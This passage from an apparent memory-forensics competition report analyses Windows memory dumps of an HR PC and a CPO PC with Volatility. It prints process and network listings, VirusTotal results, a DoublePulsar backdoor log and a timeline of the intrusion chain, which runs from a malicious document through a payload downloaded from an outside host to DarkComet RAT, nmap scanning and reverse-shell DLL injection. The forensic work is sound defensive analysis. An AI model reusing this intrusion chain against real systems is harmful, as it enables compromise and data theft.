WARNING: Could not import all necessary Npcap functions. You may need to upgrade to the latest version from http://www.npcap.org. Resorting to
connect() mode -- Nmap may not function completely|
```

Fig 44. nmap data in VAD dump

In the case of Spoolsv.exe, it is a file that exists in the system32. However, you can see that MFT and Fllescan are created in the “Windows Update Manager” folder created by the above Powershell script. The results are as follows Like Fig 37, Fig 38

\$STANDARD_INFORMATION				
Creation	Modified	MFT Altered	Access Date	Type
2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	Archive
\$FILE_NAME				
Creation	Modified	MFT Altered	Access Date	Name/Path
2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000	2018-09-04 16:09:57 UTC+0000
Users\CAPTAI~1\DOCUME~1\WINDOW~1\spoolsv.exe				

Fig 45. MFT – spoolsv.exe

```
C:\#Users\sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr spoolsv
Volatility Foundation Volatility Framework 2.6
0x000000007e40e6e8    2    0 R--r-- #Device\HarddiskVolume1\Windows\System32\spoolsv.exe
0x000000007e415d08    1    1 R--r-d #Device\HarddiskVolume1\Windows\System32\Ko-KR\spoolsv.exe.mui
0x000000007e6f8188    6    0 R--r-d #Device\HarddiskVolume1\Windows\System32\spoolsv.exe
0x000000007e6f9dd0    8    0 R--r-d #Device\HarddiskVolume1\Windows\System32\Ko-KR\spoolsv.exe.mui
0x000000007fa52ac0    7    0 R--r-d #Device\HarddiskVolume1\Users\CaptainJin\Documents\Windows Update Manager\spoolsv.exe
```

Fig 46. Different Path – spoolsv.exe

When We looked up the file with Virustotal using dumpfiles, We can see that Doublepulsar is used.

The screenshot shows the Virustotal analysis interface for the file spoolsrv.exe. At the top, it says "43 engines detected this file". Below that, there are file details: SHA-256, File name, File size, and Last analysis. A red box highlights "43 / 68" detections. Below this is a table with four columns: Detection, Details, Behavior, and Community. The table lists several anti-virus engines and their findings:

Detection	Details	Behavior	Community
Ad-Aware	⚠ Backdoor.DoublePulsar.A	AhnLab-V3	Trojan/Win32.Eqtonex.R203526
ALYac	⚠ Backdoor.DoublePulsar.A	Avast	Sf:WNCryLdr-A [Trj]
AVG	⚠ Sf:WNCryLdr-A [Trj]	Avira	HEUR/AGEN.1018543
BitDefender	⚠ Backdoor.DoublePulsar.A	Bkav	W32.DoublepulsarND.Worm

Fig 47. Virustotal – spoolsv.exe

Below is a log trace of Doublepulsar attacks using msdcsc.exe.

```

spoolsv.exe
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x4BDC7C1E
    SMB Connection string is: Windows 7 Home Basic 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
[+] Backdoor installed
[+] DLL built
[.] Sending shellcode to inject DLL
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!
D6CEED72F9671206A38C74E927DCC4
E54FE3483565
spoolsv.exe
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
[+] Backdoor returned code: 10 - Success!
[+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0x4BDC7C1E
    SMB Connection string is: Windows 7 Home Basic 7601 Service Pack 1
    Target OS is: 7 x86
    Target SP is: 1
[+] Backdoor installed
[+] DLL built
[.] Sending shellcode to inject DLL
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!
[+] Backdoor returned code: 10 - Success!

```

Fig 48. Doublepulsar log

4.1.14 Result




Fig 49. Timeline of HRmanager Analysis

- ① The HR representative received an e-mail from someone named Sun lee
- ② There is a resume hwp document file created by the author named Donghyun kim in the mail
- ③ There was a **CVE-2015-2545** vulnerability in the document file, and a file called **V3Lite.exe** was downloaded and executed from **sin90.com**.
- ④ V3Lite.exe created a process called msdcsc.exe with **DarkComet RAT**
- ⑤ Run a Powershell script called **Winpackage.ps1** using DarkComet RAT called msdcsc.exe
- ⑥ Powershell Script downloaded and unzipped **Winpackage.zip** from sin90.com.
- ⑦ Using DarkComet RAT, install nmap in Winpackage.zip and perform port scan at 172.16.168.131.
- ⑧ Attack using a tool called spoolsv.exe called **Doublepulsar**.

After that, 172.16.168.131, that is, the CPO computer will analyze the memory through the memory to deal with the incident.

4.2 CPO PC Analysis

4.2.1 Analysis Environment

The PC specification used for CPO PC memory analysis is as follows.

OS	OSX 10.13.5, Ubuntu 16.04 LTS
RAM	16GB, 8GB
CPU	Intel i7, i5
HDD	512GB(SSD), 512GB(HDD)

The tools used for memory analysis and malicious code analysis are shown in the table below.

Tool name	Version	Source
Volatility	2.6	https://github.com/volatilityfoundation/volatility

In addition to its own plug-ins, Volatility also allows users to add additional plug-ins created by users through code-sharing sites such as github. Additional plug-ins used in this analysis are shown in the table below.

Tool name	Version	Reference
doublepulsar	-	https://github.com/BorjaMerino/DoublePulsar-Volatility

The details of a given memory dump are as follows.

File name	cpo_pc.vmem
File size	2.00GB (2,147,483,648 bytes)
MD5	76D9CD607715D17682AA7746BBEF07A7

If the hash of the given file and the memory dump to be analyzed is the same, then the full analysis is performed.

4.2.2 Image information

The result of checking image information of CPO PC memory file with Volatility is as follows.

- Profile information : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86

```
python vol.py -f ./CPO_PC.vmem imageinfo
```

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                  AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                  AS Layer2 : FileAddressSpace (/home/macallan/Documents/VAC_2018/volatility-master/cpo_pc.vmem)
                  PAE type : PAE
                  DTB : 0x185000L
                  KDBG : 0x82d78c28L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82d79c00L
KUSER_SHARED_DATA : 0xffffdf0000L
Image date and time : 2018-09-16 18:48:53 UTC+0000
Image local date and time : 2018-09-17 03:48:53 +0900
```

Fig 50. Volatility “imageinfo” check

three Profile information about memory dump have been identified. However, since it is not a problem to use a specific profile among the items in Volatility, "Win7SP1x86" is specified as profile and analysis is carried out.

4.2.3 Process Analysis

CPO PCs that are suspicious of leakage of customer information. For the detailed analysis of CPO's fault, the items that focus on analysis first are as follows.

- Signs of external Access
- DB Server Access log

As an initial step for analyzing this, we use pslist, pstree, and psxview, which are basically provided, to primarily search for abnormal processes.

- Pslist
 - It is an identification of the process item that is running in the active memory. The results of screening the parts that should be considered as abnormal items in the following results are as follows.
 - I. cmd.exe
 - A. You can trace what you do with the command line.
 - II. Xshell.exe
 - A. xshell is a powerful terminal emulator that supports SSH1, SSH2,

SFTP, TELNET, RLOGIN and serial connections. It can be traced in relation to records that attempt to connect to an external server from inside a normal PC.

III. winvnc.exe

- A. It can be seen as a trace of process records for VNC connections. This allows you to track whether there are records from outside the CPO PC.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 pslist
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0x84c42920	System	4	0	84	408	-----	0	2018-09-16 18:39:39 UTC+0000	
0x85774768	smss.exe	244	4	2	29	-----	0	2018-09-16 18:39:39 UTC+0000	
0x856ca498	csrss.exe	332	316	9	458	0	0	2018-09-16 18:39:40 UTC+0000	
0x85f20d40	wininit.exe	384	316	3	77	0	0	2018-09-16 18:39:40 UTC+0000	
0x857c76b0	cssrs.exe	396	376	10	275	1	0	2018-09-16 18:39:40 UTC+0000	
0x8622e620	winlogon.exe	432	376	3	113	1	0	2018-09-16 18:39:40 UTC+0000	
0x8625c178	services.exe	488	384	8	215	0	0	2018-09-16 18:39:40 UTC+0000	
0x862665e0	lsass.exe	504	384	6	594	0	0	2018-09-16 18:39:40 UTC+0000	
0x86262b60	lsm.exe	512	384	9	186	0	0	2018-09-16 18:39:40 UTC+0000	
0x86288580	svchost.exe	620	488	10	349	0	0	2018-09-16 18:39:40 UTC+0000	
0x85d69c98	vmacthl.exe	680	488	3	53	0	0	2018-09-16 18:39:40 UTC+0000	
0x8629a710	svchost.exe	724	488	7	267	0	0	2018-09-16 18:39:40 UTC+0000	
0x863d938	svchost.exe	780	488	21	460	0	0	2018-09-16 18:39:40 UTC+0000	
0x863ab1a8	svchost.exe	872	488	12	259	0	0	2018-09-16 18:39:40 UTC+0000	
0x863c3c88	svchost.exe	916	488	40	998	0	0	2018-09-16 18:39:40 UTC+0000	
0x863db3b8	audiogd.exe	988	788	6	129	0	0	2018-09-16 18:39:40 UTC+0000	
0x863fb030	svchost.exe	1048	488	13	543	0	0	2018-09-16 18:39:40 UTC+0000	
0x86414c88	svchost.exe	1120	488	15	375	0	0	2018-09-16 18:39:40 UTC+0000	
0x85902030	spoolsv.exe	1324	488	12	300	0	0	2018-09-16 18:39:41 UTC+0000	
0x85915690	svchost.exe	1360	488	18	310	0	0	2018-09-16 18:39:41 UTC+0000	
0x8591c560	taskhost.exe	1384	488	9	204	1	0	2018-09-16 18:39:41 UTC+0000	
0x86578450	winvnc.exe	1548	488	4	85	0	0	2018-09-16 18:39:41 UTC+0000	
0x8659c598	VGAuthService.	1624	488	3	86	0	0	2018-09-16 18:39:41 UTC+0000	
0x865ad030	vmtoolsd.exe	1656	488	9	293	0	0	2018-09-16 18:39:41 UTC+0000	
0x86639188	sppsvc.exe	1900	488	4	147	0	0	2018-09-16 18:39:41 UTC+0000	
0x86590338	svchost.exe	2036	488	5	101	0	0	2018-09-16 18:39:42 UTC+0000	
0x8665c1d8	TPAutoConnSvc.	280	488	6	115	0	0	2018-09-16 18:39:42 UTC+0000	
0x86665d40	WmiPrvSE.exe	268	628	10	200	0	0	2018-09-16 18:39:42 UTC+0000	
0x86670030	dlhost.exe	1104	488	15	193	0	0	2018-09-16 18:39:42 UTC+0000	
0x866bb1c8	TPAutoConnect.	328	280	3	112	1	0	2018-09-16 18:39:43 UTC+0000	
0x866bcd40	conhost.exe	2056	396	1	32	1	0	2018-09-16 18:39:43 UTC+0000	
0x863seed40	msdtc.exe	2128	488	14	152	0	0	2018-09-16 18:39:44 UTC+0000	
0x8671cd40	winvnc.exe	2352	1548	14	182	1	0	2018-09-16 18:39:45 UTC+0000	
0x865a7c80	WmiPrvSE.exe	2444	628	9	243	0	0	2018-09-16 18:40:02 UTC+0000	
0x866b5030	dwm.exe	2556	872	3	73	1	0	2018-09-16 18:40:07 UTC+0000	
0x867a4ac8	vmtoolsd.exe	2672	2580	8	185	1	0	2018-09-16 18:40:07 UTC+0000	
0x86780d40	SearchIndexer.	2804	488	11	602	0	0	2018-09-16 18:40:13 UTC+0000	
0x867b28f0	rundll32.exe	3108	2580	3	93	1	0	2018-09-16 18:41:33 UTC+0000	
0x86821b90	svchost.exe	3272	488	5	66	0	0	2018-09-16 18:41:41 UTC+0000	
0x84ea2870	svchost.exe	3300	488	13	339	0	0	2018-09-16 18:41:42 UTC+0000	
0x86407030	rundll32.exe	3436	2580	3	93	1	0	2018-09-16 18:41:52 UTC+0000	
0x86668030	explorer.exe	2884	432	29	935	1	0	2018-09-16 18:43:47 UTC+0000	
0x84cdca50	xshell.exe	1184	2884	12	232	1	0	2018-09-16 18:43:54 UTC+0000	
0x84f4ac08	FNLicensingSe	1596	488	10	91	0	0	2018-09-16 18:43:54 UTC+0000	
0x8668f9b8	XshellCore.exe	3480	1184	7	126	1	0	2018-09-16 18:43:55 UTC+0000	
0x84d3cb60	cmd.exe	3940	2884	1	21	1	0	2018-09-16 18:44:53 UTC+0000	
0x84f58368	conhost.exe	3948	396	5	89	1	0	2018-09-16 18:44:53 UTC+0000	
0x86762030	notepad.exe	1080	2884	2	91	1	0	2018-09-16 18:48:35 UTC+0000	
0x866f0918	cmd.exe	3192	1656	0	-----	0	0	2018-09-16 18:48:53 UTC+0000	2018-09-16 18:48:53 UTC+0000

Fig 51. Volatility “pslist” check

- Pstree & Psxview

- In addition to the checks made by pslist and psscan, a comprehensive review of the abnormal process is possible.

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 pstree
```

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 psxview
```

2018 VAC REPORT

Volatility Foundation Volatility Framework 2.6							
Name	Pid	PPid	Thds	Hnds	Time		
0x85f20d40:wininit.exe	384	316	3	77	2018-09-16 18:39:40 UTC+0000		
. 0x86262b60:lsm.exe	512	384	9	186	2018-09-16 18:39:40 UTC+0000		
. 0x8625c178:services.exe	488	384	8	215	2018-09-16 18:39:40 UTC+0000		
. 0x8635d938:svchost.exe	780	488	21	460	2018-09-16 18:39:40 UTC+0000		
. . 0x863db3b0:audiodg.exe	988	780	6	129	2018-09-16 18:39:40 UTC+0000		
. 0x86639188:spspvc.exe	1900	488	4	147	2018-09-16 18:39:41 UTC+0000		
. 0x8665c1d8:TPAutoConnSvc.	280	488	6	115	2018-09-16 18:39:42 UTC+0000		
. . 0x866bb1c8:TPAutoConnect.	328	280	3	112	2018-09-16 18:39:43 UTC+0000		
. 0x863c3c88:svchost.exe	916	488	40	998	2018-09-16 18:39:44 UTC+0000		
. 0x863fb030:svchost.exe	1048	488	13	543	2018-09-16 18:39:44 UTC+0000		
. 0x85d69c98:vmacthlp.exe	680	488	3	53	2018-09-16 18:39:44 UTC+0000		
. 0x85902030:spoolsv.exe	1324	488	12	369	2018-09-16 18:39:41 UTC+0000		
. 0x86821b90:svchost.exe	3272	488	5	66	2018-09-16 18:41:41 UTC+0000		
. 0x86590339:svchost.exe	2036	488	5	161	2018-09-16 18:39:42 UTC+0000		
. 0x84f4ac08:FNPlicensingSe	1596	488	10	91	2018-09-16 18:43:54 UTC+0000		
. 0x86578450:winvnc.exe	1548	488	4	85	2018-09-16 18:39:41 UTC+0000		
. . 0x8671cd40:winvnc.exe	2352	1548	14	182	2018-09-16 18:39:45 UTC+0000		
. 0x863eed48:msdtc.exe	2128	488	14	152	2018-09-16 18:39:44 UTC+0000		
. 0x85915690:svchost.exe	1360	488	18	310	2018-09-16 18:39:41 UTC+0000		
. 0x863abab8:svchost.exe	872	488	12	259	2018-09-16 18:39:40 UTC+0000		
. 0x866b5030:dwm.exe	2556	872	3	73	2018-09-16 18:40:07 UTC+0000		
. 0x8629a710:svchost.exe	724	488	7	267	2018-09-16 18:39:40 UTC+0000		
. 0x8659c598:VGAuthService.	1624	488	3	86	2018-09-16 18:39:41 UTC+0000		
. 0x86414c88:svchost.exe	1120	488	15	375	2018-09-16 18:39:40 UTC+0000		
. 0x86670030:dlhost.exe	1104	488	15	193	2018-09-16 18:39:42 UTC+0000		
. 0x84e2870:svchost.exe	3300	488	13	339	2018-09-16 18:41:42 UTC+0000		
. 0x8591c560:taskhost.exe	1384	488	9	264	2018-09-16 18:39:41 UTC+0000		
. 0x8628b580:svchost.exe	620	488	10	349	2018-09-16 18:39:40 UTC+0000		
. 0x865e7c80:WniPrvSE.exe	2444	620	9	243	2018-09-16 18:40:02 UTC+0000		
. 0x86665d40:WniPrvSE.exe	268	620	10	260	2018-09-16 18:39:42 UTC+0000		
. 0x865ad030:vmtoolsd.exe	1656	488	9	293	2018-09-16 18:39:41 UTC+0000		
. . 0x866f0918:cnd.exe	3192	1656	0	-----	2018-09-16 18:48:53 UTC+0000		
. 0x86780d40:SearchIndexer.	2804	488	11	662	2018-09-16 18:40:13 UTC+0000		
. 0x862665e0:lsass.exe	504	384	6	544	2018-09-16 18:39:40 UTC+0000		
0x859ca498:cssrs.exe	332	316	9	458	2018-09-16 18:39:40 UTC+0000		
0x84c42920:system	4	0	84	408	2018-09-16 18:39:39 UTC+0000		
. 0x85774768:smss.exe	244	4	2	29	2018-09-16 18:39:39 UTC+0000		
. 0x857c76b0:cssrs.exe	396	376	10	275	2018-09-16 18:39:40 UTC+0000		
. 0x866bc4d0:conhost.exe	2056	396	1	32	2018-09-16 18:39:43 UTC+0000		
. 0x84f58368:conhost.exe	3948	396	5	89	2018-09-16 18:44:53 UTC+0000		
. 0x8622e620:winlogon.exe	432	376	3	113	2018-09-16 18:39:40 UTC+0000		
. 0x86668030:explorer.exe	2884	432	29	935	2018-09-16 18:43:47 UTC+0000		
. 0x84ccda50:xshell.exe	1184	2884	12	232	2018-09-16 18:43:54 UTC+0000		
. . 0x8668f9b8:Xshellcore.exe	3480	1184	7	126	2018-09-16 18:43:55 UTC+0000		
. 0x86762030:notepad.exe	1080	2884	2	91	2018-09-16 18:48:35 UTC+0000		
. 0x84d3cb60:cmd.exe	3940	2884	1	21	2018-09-16 18:44:53 UTC+0000		
0x86407030:rundll32.exe	3436	2580	3	93	2018-09-16 18:41:52 UTC+0000		
0x867b28f0:rundll32.exe	3108	2580	3	93	2018-09-16 18:41:33 UTC+0000		
0x867a4ac8:vmtoolsd.exe	2672	2580	8	185	2018-09-16 18:40:07 UTC+0000		

Fig 52. Volatility “pstree” check

Volatility Foundation Volatility Framework 2.6								
Offset(P)	Name	PID	plstid	ppcid	csrss	session	deskthrd	ExitTime
0x7e888580	svchost.exe	620	True	True	True	True	True	
0x7e7e7c80	WniPrvSE.exe	2444	True	True	True	True	True	
0x7e470800	dllhost.exe	1104	True	True	True	True	True	
0x7ff5ba50	xshell.exe	1184	True	True	True	True	True	
0x7e439188	sppsvc.exe	1900	True	True	True	True	True	
0x7e607030	rundll32.exe	3436	True	True	True	True	True	
0x7e4b5030	dwm.exe	2556	True	True	True	True	True	
0x7e221b90	svchost.exe	3272	True	True	True	True	True	
0x7e79c598	VGAuthService.	1624	True	True	True	True	True	
0x7febb6b0	cnd.exe	3940	True	True	True	True	True	
0x7ef69c98	vmacthlp.exe	680	True	True	True	True	True	
0x7f315690	svchost.exe	1360	True	True	True	True	True	
0x7e4bb1c8	TPAutoConnect.	328	True	True	True	True	True	
0x7e82e620	winlogon.exe	432	True	True	True	True	True	
0x7e97fb030	svchost.exe	1048	True	True	True	True	True	
0x7e51cd40	winvnc.exe	2352	True	True	True	True	True	
0x7f302030	spoolsv.exe	1324	True	True	True	True	True	
0x7e9ab1a0	svchost.exe	872	True	True	True	True	True	
0x7e562030	notepad.exe	1080	True	True	True	True	True	
0x7e790338	svchost.exe	2036	True	True	True	True	True	
0x7e9db3b0	audiodg.exe	988	True	True	True	True	True	
0x7e614c80	svchost.exe	1120	True	True	True	True	True	
0x7e580d40	SearchIndexer.	2804	True	True	True	True	True	
0x7e95d938	svchost.exe	780	True	True	True	True	True	
0x7e2d0d40	winlnt.exe	384	True	True	True	True	True	
0x7e8665e0	lsass.exe	504	True	True	True	True	False	
0x7e465d40	WniPrvSE.exe	268	True	True	True	True	True	
0x7e4bcd40	conhost.exe	2056	True	True	True	True	True	
0x7e778450	winvnc.exe	1548	True	True	True	True	True	
0x7e85c178	services.exe	488	True	True	True	True	False	
0x7fd4ac08	FNPlicensingSe	1596	True	True	True	True	True	
0x7fe45c1d8	TPAutoConnSvc.	280	True	True	True	True	True	
0x7e9c93c80	svchost.exe	916	True	True	True	True	True	
0x7e862b60	lsm.exe	512	True	True	True	True	True	
0x7e899710	svchost.exe	724	True	True	True	True	True	
0x7e48f9b8	Xshellcore.exe	3480	True	True	True	True	True	
0x7e468030	explorer.exe	2884	True	True	True	True	True	
0x7e54a4c8	vmtoolsd.exe	2672	True	True	True	True	True	
0x7fd58368	conhost.exe	3948	True	True	True	True	True	
0x7e9eed40	msdtc.exe	2128	True	True	True	True	True	
0x7e5b28f0	rundll32.exe	3108	True	True	True	True	True	
0x7fc2a280	svchost.exe	3300	True	True	True	True	True	
0x7f31c560	taskhost.exe	1384	True	True	True	True	True	
0x7e7add030	vntoolsd.exe	1656	True	True	True	True	True	
0x7f4ca98	cssrs.exe	332	True	True	True	False	True	
0x7f4ca98	cssrs.exe	3192	True	False	True	False	True	2018-09-16 18:48:53 UTC+0000
0x7fc1920	System	4	True	True	True	False	False	
0x7f5c76b0	cssrs.exe	396	True	True	True	False	True	
0x7f574768	snss.exe	244	True	True	True	False	False	
0x7f7ff030	svchost.exe	3172	False	True	False	False	False	
0x7fc3e030	conhost.exe	3208	False	True	False	False	False	2018-09-16 18:48:53 UTC+0000
0x7dd38d40	iexplorer.exe	816	False	True	False	False	False	2018-09-16 16:58:37 UTC+0000
0x7dd5f030	rundll32.exe	916	False	True	False	False	False	2018-09-04 17:00:02 UTC+0000
0x7e7db890		64	False	False	True	False	False	

Fig 53. Volatility “psxview” check1

What you can see from the psxview list is a record of the rundll32.exe that you checked above. You can see the process history of two rundll32.exe as below. The rundll32.exe with 916 pid was finished 2018-09-04 02:00:02 (UTC +09: 00), pslist, psscan result False and True, respectively. This can be a clue to know that it is a hidden process or an injected process.

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 psxview | grep 'rundll'
Volatility Foundation Volatility Framework 2.6
0x7e607030 rundll32.exe      3436 True  True  True  True  True  True
0x7esb28f0 rundll32.exe      3108 True  True  True  True  True  True
0x7dd5f030 rundll32.exe      916 False True  False  False False False  2018-09-04 17:00:02 UTC+0000
```

Fig 54. Volatility “psxview” check2

You can see that rundll32.exe is generated from explorer.exe (pid 1316) as below. The odd thing is that you cannot find pid 1284, the parent process of explorer.exe.

```
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 pstree | grep '2884'
Volatility Foundation Volatility Framework 2.6
. 0x86668030:explorer.exe          2884    432     29    935 2018-09-16 18:43:47 UTC+0000
.. 0x84cdca50:Xshell.exe          1184   2884     12    232 2018-09-16 18:43:54 UTC+0000
.. 0x86762030:notepad.exe         1080   2884     2     91 2018-09-16 18:48:35 UTC+0000
.. 0x84d3cb60:cmd.exe            3940   2884     1     21 2018-09-16 18:44:53 UTC+0000
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 pstree | grep '432'
Volatility Foundation Volatility Framework 2.6
. 0x8622e620:winlogon.exe          432    376     3    113 2018-09-16 18:39:40 UTC+0000
. 0x86668030:explorer.exe          2884   432     29    935 2018-09-16 18:43:47 UTC+0000
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 psscan | grep '432'
Volatility Foundation Volatility Framework 2.6
0x000000007e468030 explorer.exe    2884   432 0x7f575440 2018-09-16 18:43:47 UTC+0000
0x000000007e82e620 winlogon.exe    432    376 0x7f5750c0 2018-09-16 18:39:40 UTC+0000
macallan@ubuntu:~/Documents/VAC_2018/volatility-master$ python vol.py -f cpo_pc.vmem --profile=Win7SP1x86 psxview | grep '432'
Volatility Foundation Volatility Framework 2.6
0x7e82e620 winlogon.exe          432 True  True  True  True  True  True
```

Fig 55. Volatility Anomaly process check

4.2.4 Suspicious Process Analysis

Through the process related plugin, we could identify some of the abnormal processes. Based on the above findings, we have analyzed the more specific faulty process. Below are the process items checked using "malfind". The analysis category can be increased for the ideal process item based on the MZ signature and malfind rule in the process. The identified abnormal process items are as follows.

- Explore.exe
- Rundll32.exe

```
pyton vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 malfind
```

Fig 56. "explorer.exe", "rundll32.exe" Detected by Malfind

You can suspect that DLL injection has been done through the rundll32.exe and explorer.exe information that you have seen through the process analysis. After injecting dll injection into the process, we can confirm that rundll32.exe is connected from "172.16.168.136:4444" through the following network record which we confirmed through netscan. In this way, a dll injection for the reverse shell is executed in rundll32.exe, and it can be confirmed that the external and abnormal session are connected. (Other records of suspicious network connections are covered below.)

```
python vol.py -f ./CPO_PC.vmem --profile=Win7SP1x86 netscan
```

Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner	Created
0x7e21ec30	TCPv4	172.16.168.131:49161	*.*	CLOSED	3436	rundll32.exe	2018-09-16 18:48:53 UTC+0000
0x7e0d7648	UDPV4	172.16.168.131:68	*.*	788	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e0d42478	UDPV4	0.0.0.0:0	*.*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e0d42478	UDPV6	:::16	*.*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e773778	UDPV4	0.0.0.0:4500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e773418	UDPV4	0.0.0.0:4500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e773418	UDPV6	:::4500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7738f8	UDPV4	0.0.0.0:500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7738f8	UDPV6	:::500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e755ce8	UDPV4	0.0.0.0:500	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e777ff50	UDPV4	0.0.0.0:0	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7975d8	UDPV4	0.0.0.0:0	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7975d8	UDPV6	:::0	*.*	916	svchost.exe	2018-09-16 18:39:41 UTC+0000	
0x7e7975d8	UDPV6	0.0.0.0:5355	*.*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7e5ab8a0	TCPv4	0.0.0.0:49158	0.0.0.0:0	LISTENING	504	lsass.exe	
0x7e539f18	TCPv4	0.0.0.0:49158	0.0.0.0:0	LISTENING	504	lsass.exe	
0x7e539f18	TCPv6	:::49158	:::0	LISTENING	504	lsass.exe	
0x7e7ea520	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	488	services.exe	
0x7e7eb280	TCPv4	0.0.0.0:49155	0.0.0.0:0	LISTENING	488	services.exe	
0x7e7eb280	TCPv6	:::49155	:::0	LISTENING	488	services.exe	
0x7e7ed008	TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4	System	
0x7e7ed008	TCPv6	:::445	:::0	LISTENING	4	System	
0x7e8774d6	TCPv4	0.0.0.0:135	0.0.0.0:0	LISTENING	724	svchost.exe	
0x7e8774d6	TCPv6	:::135	:::0	LISTENING	724	svchost.exe	
0x7e89c7d0	TCPv6	:::135	:::0	LISTENING	724	svchost.exe	
0x7e055a58	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	384	wininit.exe	
0x7e055a58	TCPv6	:::49152	:::0	LISTENING	384	wininit.exe	
0x7e562620	TCPv4	0.0.0.0:49152	0.0.0.0:0	LISTENING	384	wininit.exe	
0x7e982488	TCPv4	172.16.168.131:139	0.0.0.0:0	LISTENING	4	System	
0x7e9a3bf8	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	788	svchost.exe	
0x7e9a3bf8	TCPv6	:::49153	:::0	LISTENING	788	svchost.exe	
0x7e9ac140	TCPv4	0.0.0.0:49153	0.0.0.0:0	LISTENING	788	svchost.exe	
0x7e9ac140	TCPv6	:::49153	:::0	LISTENING	788	svchost.exe	
0x7e0d9308	TCPv4	172.16.168.131:49160	172.16.168.136:4444	CLOSED	3108	rmnvc.exe	
0x7e0d9308	TCPv4	172.16.168.131:5900	172.16.168.136:49696	CLOSED	2352	wlnvc.exe	
0x7f733dc0	UDPV4	0.0.0.0:5355	*.*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7f733dc0	UDPV6	:::5355	*.*	1120	svchost.exe	2018-09-16 18:48:53 UTC+0000	
0x7f72e0368	TCPv4	0.0.0.0:5900	0.0.0.0:0	LISTENING	2352	wlnvc.exe	
